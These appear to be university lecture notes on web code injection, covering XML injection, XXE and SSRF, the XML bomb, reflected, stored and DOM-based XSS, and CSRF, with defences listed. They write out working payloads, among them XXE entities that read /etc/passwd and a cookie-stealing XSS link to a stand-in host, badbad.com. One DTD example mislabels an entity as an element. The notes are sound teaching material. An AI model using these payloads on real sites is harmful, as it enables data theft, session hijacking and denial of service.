
C9 Web-based Code Injections II


1. XML Based Attacks

- Simple and flexible text format which is both human and machine readable, passed into XML parser which analyses the mark-up and passes structured information to an application
  - In web services, XML documents are passed from client to server in the form of SOAP requests. XML is then parsed and processed within the web service, opening it to an array of XML-based attacks which may lead to **DoS, information disclosure, unauthorised access to data and systems**



XML Injection

- Server program stores the user registration information in XML with role information added by the server program
- Attacker can manipulate / compromise the logic of an application by inputting XML scripts into web forms



User Registration

Registration details

User Name:	Tom
Password:	m1U9q10</password><!--
Email:	--><role>Administrator</role><mail>a@b.com

```
<user>
<username>Tom</username>
<password>m1U9q10</password>
<!--
            </password>
            <role>user</role>
            <mail>
-->
<role>Administrator</role>
<mail>a@b.com</mail>
</user>
```


Web Form

Generated XML Message.
Correct syntax -> Well-formed!

  - Even if `<role>` element is before `<username>` element, injection still can happen since many parsers consider the last value of an element when repeated

XML External Entity Attack

- Allows the inclusion of data dynamically from a given resource local / remote at the time of parsing
- Can be exploited by attackers to include malign data from external URIs or confidential data residing on local system
- If XML parsers not configured to limit external entities, they are forced to access the resources specified by the URI which could lead to disclosure of confidential data, denial of service, server side request forgery
- **XML Entity**
  - Introduces a layer of indirection in XML documents
  - `&` is the meta-char for referencing an XML entity



- E.g., define an entity called `name`:


```
<!ENTITY name SYSTEM "c:\boot.ini">
```

- Refer to the entity in the body of the document

```
<cust_name>&name;</cust_name>
```

- The HTML element `cust_name` will then contain the content of `c:\boot.ini`


- **Attack**
  - Assume a simple web application that accepts XML input, parses it and outputs the parsed result



Request

```
POST http://vulnXXE.com/xml HTTP/1.1

<foo>
Hello World
</foo>
```



Response

```
HTTP/1.0 200 OK

Hello World
```

  - XML documents can optionally contain a Data Type Definition (DTD), which enables the definition of XML entries
  - **Request**

```
POST http://vulnXXE.com/xml HTTP/1.1
<!DOCTYPE doc [
    <!ELEMENT foo ANY>
    <!ELEMENT bar "World">
]>
<doc><foo> Hello &bar;</foo></doc>
// response will be Hello World
```

- **XML Bomb**
  - Exploits XML reference mechanism by recursively defining entities and references
    - Causes increasing memory and CPU usage leading to DoS

```
POST http://vulnXXE.com/xml HTTP/1.1

<!DOCTYPE doc [
  <!ELEMENT foo ANY>
  <!ENTITY bar9 “lol”>
  <!ENTITY bar8 “&bar9;&bar9;&bar9;&bar9;&bar9;&bar9;”>
  <!ENTITY bar7 “&bar8;&bar8;&bar8;&bar8;&bar8;&bar8;”>
         … … …
  <!ENTITY bar1 “&bar2;&bar2;&bar2;&bar2;&bar2;&bar2;”>
  <!ENTITY bar “&bar1;&bar1;&bar1;&bar1;&bar1;&bar1;”>
]>
<doc><foo> Hello &bar; </foo></doc>
```

1.1 SSRF

- Typically occurs when a web application is making a request to internal systems, where an attacker has full or partial control of the request that is being sent

Scenario 1

- Attacker attempts to extract data from local system (server)

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [<!ELEMENT foo ANY >
<!ENTITY bar SYSTEM "file:///etc/passwd" >]>
<foo>&bar;</foo>
```

Scenario 2

- Attacker probes the server's private network

```
<!ENTITY bar SYSTEM "https://192.168.1.1/private" >]>
```

Scenario 3

- Attacker attempts a DoS attack by including a potentially endless file

```
<!ENTITY bar SYSTEM "file:///dev/random" >]>
```

```
Request:

POST http://xxevuln.com/xml HTTP/1.1
<!DOCTYPE bad [
  <!ELEMENT foo ANY>
  <!ENTITY bar SYSTEM
  “https://192.168.1.1/secret.txt” >
]>
<foo>
  &bar;
</foo>
```

```
Response:


HTTP/1.0 200 OK

Hello, I hold some confidential
data securely stored behind the
firewall
```

Vulnerable Applications

- Accepts XML directly / XML uploads from untrusted sources / inserts untrusted data into XML documents
- Uses Security Assertion Markup Language (SAML) for identity processing for single sign on purposes, which uses XML for identity assertions
- Any of the XML parsers in the application or SOAP-based web services that has document type definitions (DTD) enabled

Defenses

- Upgrade all XML processors and libraries
- Disable XXE and DTD processing in all XML parsers
- Implementing whitelisting server-side input validation, filtering or sanitization
- Code analysis tools


2. Cross Site Scripting

- Attacker is seen as a malicious end system targeting weak end systems
  - Only sees messages addressed to them; can guess predictable fields in protocol messages; can pretend to be someone else

2.1 Same Origin Policy

- SOP is intended to protect the data of one website from access by another website
  - Script in a page may get access to its own DOM only
  - Script may only connect to the DNS domain it came from
  - Cookie only put in requests to domain that had placed it
- Enforced by browsers
- Two pages have the same origin if they share **same protocol, host name, port number**
- Stored in DOM in `document.domain`

- Without SOP, malign website could serve up JS that loads sensitive information from other websites using a client's credentials and sends it to the malign website



URL	Result	Reason
`http://www.my.org/dir1/some.html`	success	
`http://www.my.org/dir2/sub/another.html`	success	
`https://www.my.org/dir2/some.html`	failure	different protocol
`http://www.my.org:81/dir2/some.html`	failure	different port
`http://host.my.org/dir2/some.html`	failure	different host

- When website A sends you an HTML page with a link element as shown, the script will run under b.com and cannot access website A's cookies

```
<a href=http://www.b.com/script.js>link</a>
```

- When a website A explicitly includes JS from another site in its site (e.g. an advertiser gives you JS code that you cut and paste into your page), the code will run under A and can access A's cookies

2.2 Circumventing SOP

- Cross-site scripting allows attackers to inject their JS and have it run with another website's origin, similar to buffer overflow that injects malicious shellcode and has it run with the privileges of the victim application
- Cross-site request forgery allows attackers to hijack the cookies of another website

Damage potential

- Cookie theft: steal victim's cookies associated with the website using document.cookie to extract sensitive data like session IDs
- Keylogging: register keyboard event listener using `addEventListener` and sends all victim's keystrokes to attacker's server
- Phishing: insert a fake login form and set form's action attribute to attacker's server and get user credential submitted
- Deface website: modify / replace webpage's contents with fake contents
- Network exploration: port scanning, network mapping


2.3 XSS

- Parties involved: Attacker, Client, Server

- Attacker wants to get a script executed in the victim's browser with the access rights of a 'trusted' server
    - Scripts downloaded from that server will have elevated access rights (privileges)
    - Does not mean server / scripts from the server is trustworthy

Types of XSS


- Reflected XSS
- Stored XSS
- DOM-based XSS


script reflected in result page
page with attack script
attack script sent as request parameter
Web server in trusted domain
Information stolen
Stored XSS
firewall
Malicious URL sent to the victim
Reflected XSS
attacker's Web server

Reflected XSS


1. Attacker sends prepared link containing malicious string to victim
2. User is tricked into opening the link and requesting the malicious URL from the trusted server; request parameter contains the attacker's script
3. Trusted server includes this request parameter in the response page (reflection)
4. Victim's browser executes the script with access rights of the trusted server when rendering the response page
5. The user's sensitive information is sent to the attacker's server

- **Stealing Cookies with reflected XSS**



- If a victim clicks on a link like this on an attacker's page:

```
<a
href='http://www.vulnerable.com/login.jsp?name=<script>window
.open("http://www.badbad.com/steal.php?cookie="%2Bdocument.co
okie)</script>'>Click Me!</a>
```



- And the response page from the `vulnerable.com` would look like:

```
<HTML>
<Title>Welcome!</Title>
Hi
<script>window.open("http://www.badbad.com/steal.php?cookie=
  "+document.cookie)</script>, Welcome to our system
      ...
</HTML>
```

Stored XSS

1. Attacker places script into an element that will be included in a webpage hosted at the trusted server
2. User visits the web page (sends request for it)
3. Browser executes script with access rights of the trusted server when rendering the response page

- Stored, persistent, or second-order XSS
- Script gets executed every time page is visited

DOM-based XSS


- DOM is a local representation of a webpage in a browser
- HTML parsed into `document.body` of the DOM assigned according to browser's view of current page
- JS may dynamically modify the DOM using methods like `document.write()` or `innerHTML` which can take inputs from other objects in the DOM, an attacker who controls such an object could thus


have the DOM modified, causing XSS

```
<html><body>
<script>
var foo = function () {
   var sh = document.getElementById("account").value;
   document.write(sh);
}
</script>

<input type="text"  name="demo" id="account">
<input type="submit" onclick="foo();">
</body></html>
```

- When Attacker uses `document.write()` they create a page with their script (as a URI fragment preceded by #) in the URL and link that page on trusted server in the body
- User visits attacker's page; browser puts bad URL in `document.URL` and requests vulnerable page from trusted server
- Elements in vulnerable page will make reference from `document.URL` which includes attacker's script


attacker's script bypasses checks
element that refers to URL
filter inputs
request for 'innocent' web page
sanitize outputs
trusted zone
attacker's script in URL
firewall
attacker.com untrusted zone



- Vulnerable element in an "innocent" web page:


```
<script> document.write("<iframe
 src='http://adserver/ad.html?
referer="+document.location+"'></iframe>")
</script>
```

- Whoever controls the URL, controls `document.location`; attacker could provide URL

```
http://vulnerab.le/#'/><script>alert(1)</script>
```

- If URL fragments (indicated by #) are not encoded then the following element is created in the DOM:

```
<iframe
src='http://adserver/ad.html?referer='http://vulnera
b.le/#'><script>alert(1)</script>'></iframe>
```



- Script in HTTP response from server
  - `document.write("<OPTION value=1>"+document.location.href.substring(document.location.href.indexOf("default=")+8)+"</OPTION>");`
- Expected URL in HTTP request, parameter decides default language to display
  - `http://www.some.site/page.html?default=French`
- Malicious URL:
  - `http://www.some.site/page.html?default=<script>alert(document.cookie)</script>`

- **Code injection in HTML**
  - Tag (<) injection

```
Hello <b>$user</b>
```

```
Hello <b><script>payload</script></b>
```

  - Breaking out of attributes using quotes (")

```
<p title="$mytitle">
```

```
<p title="foo" onload="payload">
```

  - JavaScript URLs

```
<img src="$mypicture">
```

```
<img src="javascript:payload">
```

```
<a href="$mylink">
```

```
<a href="http://www.bad.com/payload.js">
```

Threats

- Execution of code on victim's machine with elevated privileges, exploiting victim's trust for a website
- Cookie stealing / poisoning


    - Attacker's script reads cookies from `document.cookie` sends value back to attacker as GET parameter
    - No violation of SOP since SOP does not restrict GET requests
- Execute code in another security zone

Defences

- Whitelisting - make sure only getting expected characters when a user enters any kind of information, never display a user-entered string without properly validating and escaping it
- Content Security Policy - puts authorised scripts in a specific directory and tell client about it

3. Cross Site Request Forgery

- User is logging into insecure website which sends user's browser an authentication cookie
- Attacker tricks user into clicking on a link on the attacker's website which performs a POST / GET request on the insecure website, authentication cookie on website automatically sent with request since user is logged in.


action in submitted form
authenticated tunnel
victim
bank server
action executed with user's rights
Page Click
result page, action in a link to server
firewall
Web server
attack.org
E.g., transfer money from victim's bank account

